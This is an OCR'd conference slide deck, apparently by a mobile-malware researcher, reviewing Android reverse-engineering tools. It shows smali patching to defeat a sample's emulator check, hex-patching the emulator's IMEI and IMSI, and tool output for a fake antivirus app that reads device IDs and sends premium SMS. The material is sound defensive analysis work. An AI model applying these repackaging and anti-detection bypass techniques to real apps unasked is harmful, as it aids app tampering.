}
...
// com.fc9.currencyguide.fc9:
if (!com.fc9.currencyguide.daemon.e.b.a().booleanValue())  {
  // MALICIOUS BEHAVIOUR
} else {  // DO NOTHING   }
```

- 46a808cfd5beafa5e60aefee867bf92025dc2849 = sha1sum("generic")
- 5a374dcd2e5eb762b527af3a5bab6072a4d24493 = sha1sum("sdk") ...
- Different behaviour if on an emulator :(

Solution: modify the application

Modify the smali code

1. Fix the test



```
.method public static a()Ljava/lang/Boolean;
    .locals 4

    const/4 v3, 0x1

    const/4 v0, 0x0

    invoke-static {v0}, Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean;

    move-result-object v0

# AXELLE FIX
    return-object v0

    sget-object v1, Landroid/os/Build;->DEVICE:Ljava/lang/String;
```

Inserted

2. Recompile the smali files

```
$ ./apktool b -d ~/honeynet/smali-re modified.apk
$ jarsigner -verbose -keystore test.ks modified.apk test
```

Adding debug logs

- Modify & recompile smali! No need to have source code :)
- Example: Insert calls to Log.v

```
const-string v6, "AXELLE str: "
invoke-static {v6, v0}, Landroid/util/Log;->v(Ljava/lang/String;
           Ljava/lang/String;)I
```


- call = invoke-static
- v0 = what to log
- re-use variables with caution...

adb logcat:

```
..
V/AXELLE: str: (  407): CD2ACE300D6687D4
..
```

Customize Your Emulator


- Patch `emulator-arm`
- Search for +CGSN: IMEI
- Search for +CIMI: IMSI



```
axelle@caiman:~/softs/android-sdk-linux_86/tools$ hexdump -C emulator-arm | grep
 -C 10 +CIMI
00237ba0  52 45 47 00 21 2b 43 47  52 45 47 00 21 2b 43 4d  |REG.!+CGREG.!+CM|
00237bb0  47 53 3d 00 21 2b 43 47  44 43 4f 4e 54 3d 00 2b  |GS=.!+CGDCONT=.+|
00237bc0  43 47 44 43 4f 4e 54 3f  00 2b 43 47 51 52 45 51  |CGDCONT?.+CGQREQ|
00237bd0  3d 31 00 2b 43 47 51 4d  49 4e 3d 31 00 2b 43 47  |=1.+CGQMIN=1.+CG|
00237be0  45 52 45 50 3d 31 2c 30  00 2b 43 47 41 43 54 3d  |EREP=1,0.+CGACT=|
00237bf0  31 2c 30 00 44 2a 39 39  2a 2a 2a 31 23 00 21 44  |1,0.D*99***1#.!D|
00237c00  00 2b 43 4e 4d 41 3d 31  00 2b 43 4e 4d 41 3d 32  |.+CNMA=1.+CNMA=2|
00237c10  00 21 2b 43 52 53 4d 3d  00 2b 43 48 4c 44 3d 30  |.!+CRSM=.+CHLD=0|
00237c20  00 2b 43 48 4c 44 3d 31  00 2b 43 48 4c 44 3d 32  |.+CHLD=1.+CHLD=2|
00237c30  00 2b 43 48 4c 44 3d 33  00 21 2b 56 54 53 3d 00  |.+CHLD=3.!+VTS=.|
00237c40  2b 43 49 4d 49 00 33 31  30 32 36 30 30 30 30 30  |+CIMI.3102600000|
00237c50  30 30 30 30 30 00 2b 43  47 53 4e 00 30 30 30 30  |00000.+CGSN.0000|
00237c60  30 30 30 30 30 30 30 30  30 30 30 00 2b 43 55 53  |00000000000.+CUS|
00237c70  44 3d 32 00 2b 43 4f 50  53 3d 30 00 21 2b 43 4d  |D=2.+COPS=0.!+CM|
00237c80  47 44 3d 00 21 2b 43 50  49 4e 3d 00 2b 43 50 49  |GD=.!+CPIN=.+CPI|
00237c90  4e 3f 00 2b 43 4e 4d 49  3f 00 2b 43 4e 4d 49 3a  |N?.+CNMI?.+CNMI:|
00237ca0  20 31 2c 32 2c 32 2c 31  2c 31 00 2b 43 46 55 4e  | 1,2,2,1,1.+CFUN|
00237cb0  3f 00 45 30 51 30 56 31  00 53 30 3d 30 00 2b 43  |?.E0Q0V1.S0=0.+C|
00237cc0  4d 45 45 3d 31 00 2b 43  43 57 41 3d 31 00 2b 43  |MEE=1.+CCWA=1.+C|
00237cd0  4d 4f 44 3d 30 00 2b 43  4d 55 54 3d 30 00 2b 43  |MOD=0.+CMUT=0.+C|
00237ce0  53 53 4e 3d 30 2c 31 00  2b 43 4f 4c 50 3d 30 00  |SSN=0,1.+COLP=0.|
axelle@caiman:~/softs/android-sdk-linux_86/tools$ 
```

Customize Your Emulator

- Patch `emulator-arm`
- Search for +CGSN: IMEI
- Search for +CIMI: IMSI



```
YOUR Mobile No:
15555215554
IMEI: 354851021811514
IMSI: 460001234567890


BRAND: android-devphone1
MODEL: Android Dev Phone 1
ANDROID RELEASE: 1.6

Simple Apps, but always
useful!
```

Who uses those permissions?

Androguard's androlyze

```
$ ./androlyze.py -i criptomovil.apk -x
PERM :  READ_PHONE_STATE
        Lcom/antivirus/kav/MainActivity; onCreate
        (Landroid/os/Bundle;)V (@onCreate-BB@0x0-0x16)
        ---> Landroid/telephony/TelephonyManager;
        getDeviceId ()Ljava/lang/String;
        Lcom/antivirus/kav/SmsReceiver; GetStaticDataString
        (Landroid/content/Context;) Ljava/lang/String;
        (@GetStaticDataString-BB@0x0-0x10)  --->
        Landroid/telephony/TelephonyManager;
        getLine1Number ()Ljava/lang/String;
...
PERM :  INTERNET
        Lcom/antivirus/kav/SmsReceiver; GetRequest
        (Ljava/lang/String;)I (@GetRequest-BB@0x3c-0x3c)
        ---> Ljava/net/URL; openConnection ()
        Ljava/net/URLConnection;
```

Similarities and differences

Androsim


```
$ ./androsim.py -i com.christmasgame.balloon_v1.3.apk
     plankton_sample1.apk
DIFF METHODS : 115
NEW METHODS : 5
MATCH METHODS : 0
DELETE METHODS : 318
[0.99554127454757 69, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0,
..
 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0, 1.0]
0.0038437288383
```

Conclusion: Those samples of Riskware/CounterClank and Android/Plankton are **not similar** :)

Visualization of APK: Androguard + cytoscape

Is it usable?


```
$ ./androxgmml.py -i sample.apk -o output.xgmml -f
```



Visualization of APK: Androguard + cytoscape

Is it usable?


```
$ ./androxgmml.py -i sample.apk -o output.xgmml -f
```



Androguard + gephi

Powerful... but is it usable? - Ex: Android/BaseBridge

```
$ ./androgexf.py -i sendere.apk -o sendere.gexf
```


File Workspace View Tools Window Plugins Help
Overview
Data Laboratory
Preview
...ion Layout Ranking Filters
Reset
Library
Attributes
Dynamic
Edges
Operator
Topology
Saved queries
Queries
Select
Filter
Preview Settings
Presets
Preview
Context
Statistics
Settings
Network Overview
Average Degree Run
Avg. Weighted Degree Run
Network Diameter Run
Graph Density Run
HITS Run
Modularity Run
PageRank Run
Connected Components Run
Node Overview
Avg. Clustering Coefficient Run
Eigenvector Centrality Run
Edge Overview
Avg. Path Length Run
Background
Reset zoom
- +
Refresh
Export: SVG/PDF/PNG
Workspace 0
Gephi 0.8 beta - Project 0
Lcom/antivirus/kav/MainActivity; getSystemService (Ljava/lang/String;)Ljava/lang/Object;
Lcom/antivirus/kav/SmsReceiver$1; <init> (Ljava/lang/String;)V
Lcom/antivirus/kav/SmsReceiver; fireGetRequest (Ljava/lang/String;)V
PRIVACY_RISK
RECEIVER
Lcom/antivirus/kav/KavService; Schedule (Landroid/content/Context; I)V
Lcom/antivirus/kav/SmsReceiver; abortBroadcast ()V
Lcom/antivirus/kav/SmsReceiver$1; run ()V
Lcom/antivirus/kav/SmsReceiver; GetStaticDataString (Landroid/content/Context;)Ljava/lang/String;
Lcom/antivirus/kav/SmsReceiver; LinkAntivirus ()Ljava/lang/String;
Lcom/antivirus/kav/SmsReceiver; SaveBoolValue (Landroid/content/Context; Ljava/lang/String; Z)V
Lcom/antivirus/kav/SmsReceiver; GetRequest (Ljava/lang/String;)I
PRIVACY_RISK
Lcom/antivirus/kav/MainActivity;)V
Lcom/antivirus/kav/KavService; CancelAlarm (Landroid/content/Context;)V
INTERNET_RISK
Lcom/antivirus/kav/SmsReceiver; GetBoolValue (Landroid/content/Context; Ljava/lang/String;)Z
Lcom/antivirus/kav/SmsReceiver; onReceive (Landroid/content/Context; Landroid/content/Intent;)V
ACTIVITY
Lcom/antivirus/kav/KavService; onStartCommand (Landroid/content/Intent; I I)I
Lcom/antivirus/kav/MainActivity; onCreate (Landroid/os/Bundle;)V

Nodes: 21
Edges: 21
Directed Graph

Default

Nodes
Border Color: custom [0,0,0]
Border Width: 1.0
opacity: 100.0

Node Labels
Show Labels: ☑
Box: □
Box color: parent
Box opacity: 100.0
Color: custom [0,0,0]
Font: Arial 12 Plain
Max characters: 30
Outline color: custom [255,255,255]
Outline opacity: 80.0
Outline size: 0
Proportional size: ☑
Shorten label: □


Edges

Preview ratio: 100%


Androguard + gephi

Powerful... but is it usable? - Ex: Android/BaseBridge

```
$ ./androgexf.py -i sendere.apk -o sendere.gexf
```



APKInspector: a front-end




```
0x0 const-string v0 , [string@ 163 h=-q--=----tq--t-q=p-q=:-==q/q/qrqoqu-=t-i=qnq-g
0x4 const-string v1 , [string@ 10 =]
0x8 const-string v2 , [string@ 0 ]
0xc invoke-virtual v0 , v1 , v2 , [meth@ 68 Ljava/lang/String; (Ljava/lang/CharSequenc
0x12 move-result-object v0
0x14 const-string v1 , [string@ 5 -]
0x18 const-string v2 , [string@ 0 ]
0x1c invoke-virtual v0 , v1 , v2 , [meth@ 68 Ljava/lang/String; (Ljava/lang/CharSequer
0x22 move-result-object v0
0x24 const-string v1 , [string@ 192 q]
0x28 const-string v2 , [string@ 0 ]
0x2c invoke-virtual v0 , v1 , v2 , [meth@ 68 Ljava/lang/String; (Ljava/lang/CharSequer
0x32 move-result-object v0
0x34 return-object v0
```

```
+ MainActivity$1;
+ MainActivity;
+ R$attr;
+ R$drawable;
+ R$layout;
+ R$string;
+ R;
+ SmsReceiver$1;
– SmsReceiver;
    <clinit>
    <init>
    FireGetRequest
    GetBoolValue
    GetRequest
    GetStaticDataStri
    LinkAntivirus
    SaveBoolValue
    onReceive
```

Please input the strings


○ Filter ● Search

APKInspector: a front-end



```
******************************Permission: READ_PHONE_STATE******************************

API: Landroid/telephony/TelephonyManager; getDeviceId ()Ljava/lang/String;
Method: Lcom/antivirus/kav/MainActivity; onCreate (Landroid/os/Bundle;)V
Where: (@onCreate-BB@0x0-0x16)

API: Landroid/telephony/TelephonyManager; getLine1Number ()Ljava/lang/String;
Method: Lcom/antivirus/kav/SmsReceiver; GetStaticDataString (Landroid/content/Context;)Ljava/lang/St
Where: (@GetStaticDataString-BB@0x0-0x10)

API: Landroid/telephony/TelephonyManager; getSubscriberId ()Ljava/lang/String;
Method: Lcom/antivirus/kav/SmsReceiver; GetStaticDataString (Landroid/content/Context;)Ljava/lang/St
Where: (@GetStaticDataString-BB@0x0-0x18)

API: Landroid/telephony/TelephonyManager; getDeviceId ()Ljava/lang/String;
Method: Lcom/antivirus/kav/SmsReceiver; GetStaticDataString (Landroid/content/Context;)Ljava/lang/St
Where: (@GetStaticDataString-BB@0x0-0x20)

API: Landroid/telephony/TelephonyManager; getDeviceId ()Ljava/lang/String;
Method: Lcom/antivirus/kav/SmsReceiver; GetStaticDataString (Landroid/content/Context;)Ljava/lang/St
Where: (@GetStaticDataString-BB@0x92-0x92)
```


DroidBox: when does it work?!



Sorry!

Application Email (in process com.android.email) is not responding.

DroidBox: when does it work?!



```
I/Process (  131): Sending signal. PID: 131 SIG: 9
I/ActivityManager(   58): Process com.android.calendar (pid 131) has died.
W/ActivityManager(   58): Scheduling restart of crashed service com.android.cale
ndar/.AlertService in 187618ms
E/ActivityThread(   58): Failed to find provider info for android.server.checkin
W/Checkin (   58): Can't log event SYSTEM_SERVICE_LOOPING: java.lang.IllegalArgu
mentException: Unknown URL content://android.server.checkin/events
W/KeyCharacterMap(  256): No keyboard for id 0
W/KeyCharacterMap(  256): Using default keymap: /system/usr/keychars/qwerty.kcm.
bin
W/dalvikvm(  256): DroidBox: { "SendSMS": { "number": "81168", "message": "AT37"
 } }
W/dalvikvm(  256): DroidBox: { "SendSMS": { "number": "81168", "message": "MC49"
 } }
W/dalvikvm(  256): DroidBox: { "SendSMS": { "number": "81168", "message": "SP99"
 } }
W/dalvikvm(  256): DroidBox: { "SendSMS": { "number": "81168", "message": "SP93"
 } }
I/ActivityManager(   58): Starting activity: Intent { act=android.intent.action.
DELETE dat=package:org.projectvoodoo.simplecarrieriqdetector cmp=com.android.pac
kageinstaller/.UninstallerActivity }
I/ActivityManager(   58): Start proc com.android.packageinstaller for activity c
om.android.packageinstaller/.UninstallerActivity: pid=269 uid=10013 gids={}
D/installd(   35): DexInv: --- BEGIN '/system/app/PackageInstaller.apk' ---
```

```
 ____                                  __  ____
/\  _`\                    __         /\ \/\  _`\
\ \ \/\ \  _ __   ___   /\_\    \_\ \ \ \L\ \    ___   __  _
 \ \ \ \ \/\`'__\/ __`\/\ \  /'_` \ \  _ <' / __`\/\ \/'\
  \ \ \_\ \ \ \//\ \L\ \ \ \/\ \L\ \ \ \L\ \/\ \L\ \/>  </
   \ \____/\ \_\\ \____/\ \_\ \___,_\ \____/\ \____//\_/\_\
    \/___/  \/_/ \/___/  \/_/\/__,_ /\/___/  \/___/ \//\/_/
      [|] Collected 5 sandbox logs   (Ctrl-C to view logs)
```


Détecteur de Carrier IQ

Uninstall application?


This application will be removed from your phone.

axelle@caiman: ~/softs/android-sdk-linu
axelle@caiman: ~/softs/DroidBox
5554:DroidBox
10:31 AM
OK
Cancel

DroidBox: when does it work?!



DroidBox: when does it work?!



Conclusion

I love

- Android Emulator
- Apktool
- baksmali
- dex2jar
- Java Decompiler

To investigate

- AndBug: a debugger, not immediate to use
- AndroidAuditTools

I use from time to time

- Androguard: similarities, differences, manifest, permissions
- ded, IDA Pro and dedexer: alternate disassemblers/decompilers

I never use

- Droidbox: bugs
- Androguard visualization: I probably need training :)
- AXMLPrinter: included in other tools
- APKInspector, Manitree: perhaps, but never encountered a real use case

Thank You !

Follow us on twitter: **@FortiGuardLabs**

Axelle Apvrille

aka *Crypto Girl*
/mobile malware reverse engineering/
aapvrille@fortinet.com

Slides edited with LOBSTER=LaTeX+*Beamer* + *Editor*